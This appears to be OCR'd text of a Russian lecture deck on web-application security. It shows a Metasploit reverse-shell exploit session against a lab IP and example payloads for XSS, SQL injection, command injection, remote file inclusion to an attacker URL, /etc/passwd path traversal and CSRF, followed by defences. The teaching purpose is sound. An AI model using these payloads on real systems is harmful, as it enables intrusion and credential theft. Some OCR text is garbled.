0x0020	C8 02 00 28 00 8B 12 DE-83 C6 2E 4E FF AA 50 38	И..(.<.ЮЃЖ.НяЕРФ
0x0030	FA FO 35 5A 00 FF 00 00-00 00 50 F8 12 00 D3 FE	ър5Z.я...Рш..Ую
0x0040	40 00 AA 0A 01 60 56 04-54 00 C8 91 41 00 90 FE	@.Е...`V.Т.И`А.ђю
0x0050	12 00 AA 0A 01 60 D3 FE-40 00 AA 0A 01 60 56 04	..Е...`Ую@.Е...`V.
0x0060	54 00 C8 91 41 00 90 FE-12 00 AA 0A 01 60 FF FF	Т.И`А.ђю..Е...`яя
0x0070	00 00 38 F8 12 00 8C FA-12 00 A7 6C D4 77 AA 0A	..8ш..Ѓъ...§1фwс.
0x0080	01 60 00 00 00 00 00 00-00 00 38 F8 12 00 0A 00	..`.....8ш....
0x0090	00 00 AA 0A 01 60 00 00-00 00 B0 1B C7 77 E4 0D	..Е...`.....°.Зwd.
0x00A0	42 00 56 00 10 01 B2 F9-40 00 D4 F8 12 00 54 FE	В.V...Iш@.Фш..Тю
0x00B0	40 00 FF FF FF FF 74 F8-12 00 50 FB 40 00 35 01	@.яаяятш..Ры@.5.
0x00C0	00 00 AA 0A 01 60 56 04-54 00 70 F8 12 00 35 01	..Е...`V.Т.рш..5.
0x00D0	00 00 90 FE 12 00 56 00-10 01 E0 F8 12 00 D0 E9	..ђю..V...аш..Рй
0x00E0	40 00 35 01 00 00 AA 0A-01 60 56 04 54 00 70 F9	@.5...Е...`V.Т.рш

WinNuke V95



WinNuke V95
(c)1997 BurntBogus of the Den
Greetings to Hound Dog

NUKE IP ADDRESS
192.168.200.2

NUKE WITH MESSAGE

Nuke ME 95

Exit

Source MAC: 02:08:02:...

Ethertype: 0x0800 (2)

Direction: Out

Time / Delta Time: :

Frame size: 309 bytes

- + IP
- + TCP
- + Session Service

Metasploit Framework

```
Metasploit Framework
+ -- --=[ msfconsole v2.7 [157 exploits - 76 payloads]
msf > use ie_xp_pfv_metafile
msf ie_xp_pfv_metafile > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf ie_xp_pfv_metafile(win32_reverse) > show options

Exploit and Payload Options
=====

Exploit:
-----
optional REALHOST
optional HTTPHOST 0.0.0.0
required HTTPPORT 8080
Description
-----
External address to use for redirects (NAT)
The local HTTP listener host
The local HTTP listener port

Payload:
-----
required EXITFUNC thread
required LHOST
required LPORT 4321
Description
-----
Exit technique: "process", "thread", "seh"
Local address to receive connection
Local port to receive connection


Target: Automatic - Windows XP / Windows 2003 / Windows Vista

msf ie_xp_pfv_metafile(win32_reverse) > set HTTPHOST 192.168.10.100
HTTPHOST -> 192.168.10.100
msf ie_xp_pfv_metafile(win32_reverse) > set HTTPPORT 80
HTTPPORT -> 80
msf ie_xp_pfv_metafile(win32_reverse) > set LHOST 192.168.10.100
LHOST -> 192.168.10.100
msf ie_xp_pfv_metafile(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Waiting for connections to http://192.168.10.100:80/
```

Способы защиты

- ASLR
- Runtime Environment
- Использование «безопасных» функций для работы с памятью (например, `memsru_s` вместо `memsru`)

ASLR – Address Space Layout Randomization



Перезапуск приложения

Запрет ручного управления памятью

Для написания приложений применяются языки программирования, в состав которых входит «виртуальная машина», реализующая механизм управления памятью.

- 1) Java
- 2) C#
- 3) Интерпретируемые ЯП

Уязвимости Web- приложений

Веб-сервер

Веб-сервер — сервер, принимающий HTTP-запросы от веб-браузеров, и выдающий им HTTP-ответы (HTML-страница, изображение, файл, медиа-поток ...)

HTTP (сокр. от англ. HyperText Transfer Protocol — «протокол передачи гипертекста»)

HTML (от англ. HyperText Markup Language — «язык разметки гипертекста»)

HTML-документы содержат специальные команды — **ТЭГИ**, которые указывают правила форматирования документа

GET – `www.site.com/path/source.php?param1=value1¶m2=value2`

POST - `www.site.com/path/login.php` форма запроса

Веб-приложения

Веб-приложения (web-applications) — программы, предназначенные для отображения содержимого веб-страниц и обработки данных, получаемых от пользователя веб-ресурса.

Очень часто веб-приложения представляют собой программный интерфейс между веб-сайтом и СУБД.

Расширение	Клиент-сервер	Описание
.htm, .html, or .html4	Клиент	HTML
.dhtml	Клиент	Dynamic HTML
.xml	Клиент	Extensible markup language (XML)
.js	Клиент-сервер	JavaScript
.xhtml	Клиент	HTML combined with XML
.asp	сервер	Active Server Pages (ASP)
.php, .php3, or .phtml	сервер	Personal Home Page (PHP)
.cfm	сервер	ColdFusion
.pl	сервер	Perl
.cgi or cgi-bin	сервер	Common Gateway Interface
.jsp	сервер	Java Server Pages
.py	сервер	Python

Атаки на веб-приложения

Цели атак:

- Использование веб-ресурса **от имени** законного пользователя
- **Подмена** содержимого веб-страницы
- Организация атак **на** ОС и ПО **пользователей** веб-ресурса
- Получение **доступа** к конфиденциальной **информации**

Атаки на веб-приложения

Причина возникновения уязвимостей — отсутствие проверки или некорректная проверка вводимых пользователем веб-ресурса данных (ошибки проектирования и реализации)

Инструменты ввода:

- Интерактивные формы
- Адресная строка

Атаки на веб-приложения

Базовые используемые уязвимости:

- **Cross-site scripting (XSS)**
- **SQL Injection**
- **File Inclusion**
- **Cross-site request forgery (CSRF)**
- **Path Traversal**
- **Command Injection**

CROSS-SITE SCRIPTING (XSS)

Динамически генерируемая веб-страница **без предварительной** проверки отображает данные, введенные пользователем.

Позволяет внедрить в генерируемую страницу вредоносный **сценарий** на языке JavaScript, который затем будет **выполнен браузером пользователя**.

Атакующий может перехватывать конфиденциальную информацию, файлы cookie, создавать запросы, которые принимаются веб-сервером за запросы законных пользователей, а также выполнять вредоносный код в контексте веб-браузера.

- "Межсайтовое выполнение сценариев"

Уязвимость Cross-Site Scripting (XSS) связана с возможностью внедрения HTML-кода в уязвимую страницу. Внедрение кода может осуществляться через все доступные способы ввода информации. Успешная эксплуатация уязвимости может позволить атакующему использовать значения различных переменных, доступных в контексте сайта, записывать информацию, перехватывать сессии пользователей и т.д.





- "Межсайтовое выполнение сценариев"

Уязвимость Cross-Site Scripting (XSS) связана с возможностью внедрения HTML-кода в уязвимую страницу. Внедрение кода может осуществляться через все доступные способы ввода информации. Успешная эксплуатация уязвимости может позволить атакующему использовать значения различных переменных, доступных в контексте сайта, записывать информацию, перехватывать сессии пользователей и т.д.

The screenshot shows a search results page with the following elements:


- Left sidebar:** A menu with items: "The Spanish presidency", "Agenda", "Documents & News", "The European Union", "Spain in focus", and "Press". Below the menu is a "Galería Multimedia" section with an image of a building.
- Search results:** The heading "Resultados de búsqueda" is followed by the message "No se han encontrado Resultados !!". Below this is an "Error" message: "org.openss.search.CmsSearchException: Búsqueda de 'query'". A large image of Mr. Bean's face is overlaid on the error message.
- Right sidebar:** An "Agenda" section for "JANUARY, 2010". It shows a calendar grid with the 8th of January highlighted in yellow. Below the calendar is a "See the calendar for:" section with a dropdown menu set to "European Council" and a "ok" button.

Наглядный пример уязвимости типа «Межсайтовое выполнение сценариев»



```
...  
<tr>  
  <td valign="center"><input class="inputtext"  
    type="text" name="q" value="What Is Web Security"></td>  
  <td valign="center"><input type="submit"  
    class="inputbutton" value="Искать"></td>  
</tr>  
...
```

Наглядный пример уязвимости типа «Межсайтовое выполнение сценариев»



```
...  
<tr>  
  <td valign="center"><input class="inputtext" type="text"  
    name="q" value=""><script>alert('XSS')</script></td>  
  <td valign="center"><input type="submit" class="inputbutton"  
    value="Искать"></td>  
</tr>  
...
```

Cookie

Куки (*Cookies*) — небольшой фрагмент служебной информации, помещаемый веб-системой на КС пользователя в небольших файлах или оперативной памяти для **идентификации** пользователя **при повторном** обращении к системе

Куки могут содержать:

- **пароль** в открытом виде
- **образ** пароля (значение хеш-функции)
- идентификатор **сеанса**



в поле «Search»:
<script>alert("XSS")</script>.



XSS

SIGMA Corporation: Search - Windows Internet Explorer

http://192.168.10.1/search.php?q=boobo&r=0&s=Search QIP Search

Файл Правка Вид Избранное Сервис Справка

Избранное | Рекомендуемые... | Бесплатная почта... | Коллекция веб...

SIGMA Corporation: Search

Home Downloads Members Submit News Contact Us Forum

... SIGMA Corporation

Search SIGMA Corporation

Search For:	<input type="text" value="boobo"/>	<input type="button" value="Search"/>
Search In:	<input type="text" value="News"/>	
Search type:	<input checked="" type="radio"/> Basic <input type="radio"/> Advanced	

Results in News

No matches found for **boobo**

Welcome

Username:

Password:

Remember me

[[Signup](#)]

[[Forgot password?](#)]

Search SIGMA Corporation

This site is powered by [e107](#), which is released under the terms of the [GNU GPL License](#).

XSS

SIGMA Corporation: Search - Windows Internet Explorer

http://192.168.10.1/search.php?q=%3C%3Eboobo%3C%2F%3E&r=0&s=Search&in=&ex=

Файл Правка Вид Избранное Сервис Справка

Избранное | Рекомендуемы... | Бесплатная почта... | Коллекция веб...

SIGMA Corporation: Search

Страница Безопас

Home Downloads Members Submit News Contact Us Forum

... SIGMA Corporation

Search SIGMA Corporation

Search For: Search

Search In: ▾

Search type: Basic Advanced

Results in News

No matches found for **boobo**

Welcome

Username:

Password:

Login

Remember me

[[Signup](#)]

[[Forgot password?](#)]

Search SIGMA Corporation

Search

This site is powered by [e107](#), which is released under the terms of the [GNU GPL License](#).

XSS

SIGMA Corporation: Search - Windows Internet Explorer

http://192.168.10.1/search.php?q=%3Cscript%3Ealert%28%22boobo%22%29%3C%2Fscrip

Файл Правка Вид Избранное Сервис Справка

Избранное Рекомендуемые... Бесплатная почта... Коллекция веб...

SIGMA Corporation: Search

Home Downloads Members Submit News Contact Us Forum

... SIGMA Corporation

Search SIGMA Corporation

Search For: Search

Search In:

Search type:

Results in News

No matches found for

Сообщение с веб-страницы

boobo

OK



Private Message

Send Private Message:

To:	<input type="text" value="sokolov"/>  <input type="checkbox"/> Userclass <input type="text" value="Managers"/>
Subject:	<input type="text" value="hi"/>
Message:	<pre><script>alert("HELLO SOKOLOV")</script></pre>
Emotes:	
Read receipt:	<input type="checkbox"/> Send me an email when this PM is read

Welcome Klinov

- [Settings](#)
- [Profile](#)
- [Logout](#)

Search SIGMA Corporation

Private Message

 [Inbox](#)
0 total, 0 unread


 [Outbox](#)
0 total, 0 unread

[[Send new message](#)]

XSS



Welcome to Symantec Connect. [Log in](#) or [register](#) to participate.



National Aeronautics and Space Administration
Goddard Space Flight Center

Search Database

[Flight Projects](#) | [Sciences and Exploration](#)

[for Everyone](#)

[About Us](#)

Sciences and Exploration Directorate Code 600

[SED Home \(600\)](#)

[SED Offices](#)

[Earth Sciences \(610\)](#)

[Astrophysics \(660\)](#)

[Heliophysics \(670\)](#)

[Solar System \(690\)](#)

JavaScript



<science.gsfc.nasa.gov>

XSS



Остановить выполнение сценариев для данной страницы

OK

SQL injection

Механизм атаки веб-приложений, которые используют введенные пользователем данные в SQL запросах без предварительной обработки, необходимой для удаления потенциально опасных символов и зарезервированных слов

Позволяет атакующему выполнять несанкционированные SQL-запросы к базе

данных: сведения об именах и паролях пользователей web-приложения, позволить прочитать некоторую недоступную по задумке разработчиков информацию

SQL Injection

```
SELECT список_полей  
FROM имя_таблицы  
WHERE поле_таблицы = 'введенная_строка'
```

введенная_строка — адрес электронной почты, имя пользователя, пароль и т. д.

Результат — несколько полей базы данных
(одна строка)

SQL Injection

введенная_строка = '1' OR '99' = '99'

SELECT список_полей

FROM имя_таблицы

WHERE поле_таблицы = '1' OR '99' = '99'

Результат — все поля таблицы (первая строка)

Регистрация без знания пароля пользователя

SIGMA Corporation: News - Microsoft Internet Explorer

Файл Правка Вид Избранное Сервис Справка

Назад Поиск Избранное Медиа

Адрес: <http://www.sigma.com/news.php> Переход Ссылка

Home Downloads Members Submit News Contact Us Forum

... SIGMA Corporation

No news items at the moment - please check back soon.

Welcome

Username:

Password:

Remember me

[[Signup](#)]
[[Forgot password?](#)]

Search SIGMA Corporation

This site is powered by [e107](#), which is released under the terms of the [GNU GPL License](#).

SQL-инъекции

Edit Request

Intercept requests : Intercept responses :

Parsed Raw

Method URL


POST http://192.168.10.1:80/news.php

Header	Value
Accept	image/gif, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/msword, application/vnd.ms-excel, */*
Referer	http://192.168.10.1/news.php
Accept-Lan...	ru
User-Agent	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Content-Ty...	application/x-www-form-urlencoded
Accept-Enc...	gzip, deflate
Host	192.168.10.1
Content-le...	47
Proxy-Conn...	Keep-Alive
Pragma	no-cache
Cookie	e107_tdOffset=0; e107_tdSetTime=1273558110; e107_tzOffset=-360


URLEncoded Text Hex

Variable	Value
username	Klinov'or'999='999
userpass	
userlogin	Login
autologin	1


Наглядный пример внедрения операторов SQL



Наглядный пример внедрения операторов SQL



....
`SELECT * from news where id = 6329 union select id,pwd,0 from...`



id	topic	news
6329	News	Web Security...
12345	password	0


Виды SQL-инъекций

- String SQL Injection
- Numeric SQL Injection
- Blind SQL Injection
- Double Blind SQL Injection
- ~~Triple Blind SQL Injection~~
- ~~Rampage Blind SQL Injection~~



Command Injection (внедрение команд)

- Программа чтения статей
 - `exec("cat /var/httpdocs/vulnerability.net/.articles/" .$_GET['article_id'], $res);`
- Команда
 - `http://vulnerability.net/article.php?article_id=13|netstat`



PHP file inclusion

Причиной возникновения уязвимости является использование PHP-операторов `include()` или `require()` для вставки интерпретируемого PHP-кода в HTML

```
include($page . '.php');
```

Далее эта строка кода применяется при обработке URL следующего вида:

```
http://www.mycom.com/index.php?page=news
```

File Inclusion

PHP: В том случае, когда переменная \$page не инициализирована заранее или не проверяется факт ее подмены, атакующий может записать в URL адрес вредоносной программы:

`/index.php?page=http://www.hack.ru/exploit`

`http://www.mycom.com/index.php?page=http://www.hacker.com/exploit`

File Inclusion

Получение файла с паролями при переходе по ссылке:

[http://www.mycom.net/](http://www.mycom.net/new.php?new_id=1&path=/etc/passwd)

[new.php?new_id=1&path=/etc/passwd](http://www.mycom.net/new.php?new_id=1&path=/etc/passwd)

Подделка HTTP-запросов (Cross-Site Request Forgery, CSRF, XSRF)

- Cross-Site Request Forgery – вид атаки, использующий функцию браузера по автоматической отправке идентификатора сессии с каждым GET/POST-запросом к веб-приложению

Подделка HTTP-запросов

Cross-Site Request Forgery (CSRF)

Причина реализуемости — сервер не может проверить, был ли корректного вида запрос сформирован пользователем, который его передал.

При отправке такого запроса веб-браузер автоматически передает серверу файл cookie, который может содержать аутентифицирующую пользователя информацию или идентификатор текущей сессии. Таким образом, атакующий получает возможность выполнять запросы от имени законного пользователя. Для реализации данной атаки злоумышленник должен знать, какие веб-ресурсы посещаются и используются атакуемым пользователем.

CSRF


2. Пользователь посещает форум



Интернет-форум



3. Браузер загружает картинку по адресу:
`http://ibanking/action?...`



Интернет-банк
(ibanking)



4. Если сессия пользователя существует, то...

1. Публикация сообщения:

``

Path Traversal

Основана на использовании уязвимых функций, которые принимают на вход в качестве параметра абсолютный или относительный путь к файлу или каталогу на сервере.

Если полномочия вызываемой функции больше, чем полномочия вызывающего ее пользователя, возможно получение несанкционированного доступа к файлам и каталогам за пределами отведенной пользователю области дискового пространства.

Path Traversal

Исходный GET-запрос:

<http://www.mysite.com/main?page=news.html>

Модифицированный запрос для доступа к конфигурационному файлу веб-сервера Apache (одна строка):

<http://www.mysite.com/main?page=../../../../etc/apache/httpd.conf>

Parsed**Raw****Method URL**

GET

http://www.sigma.com:80/request.php?e107_v0.7.14_full.zip

Header	Value
Accept	image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Referer	http://www.sigma.com/download.php?view.1
Accept-Lan...	ru

Parsed**Raw****Method URL**

GET

http://www.sigma.com:80/request.php?../../../../license.txt

Header	Value
Accept	image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Referer	http://www.sigma.com/download.php?view.1
Accept-Lan...	ru

Hex

Position	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	String
----------	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	---	--------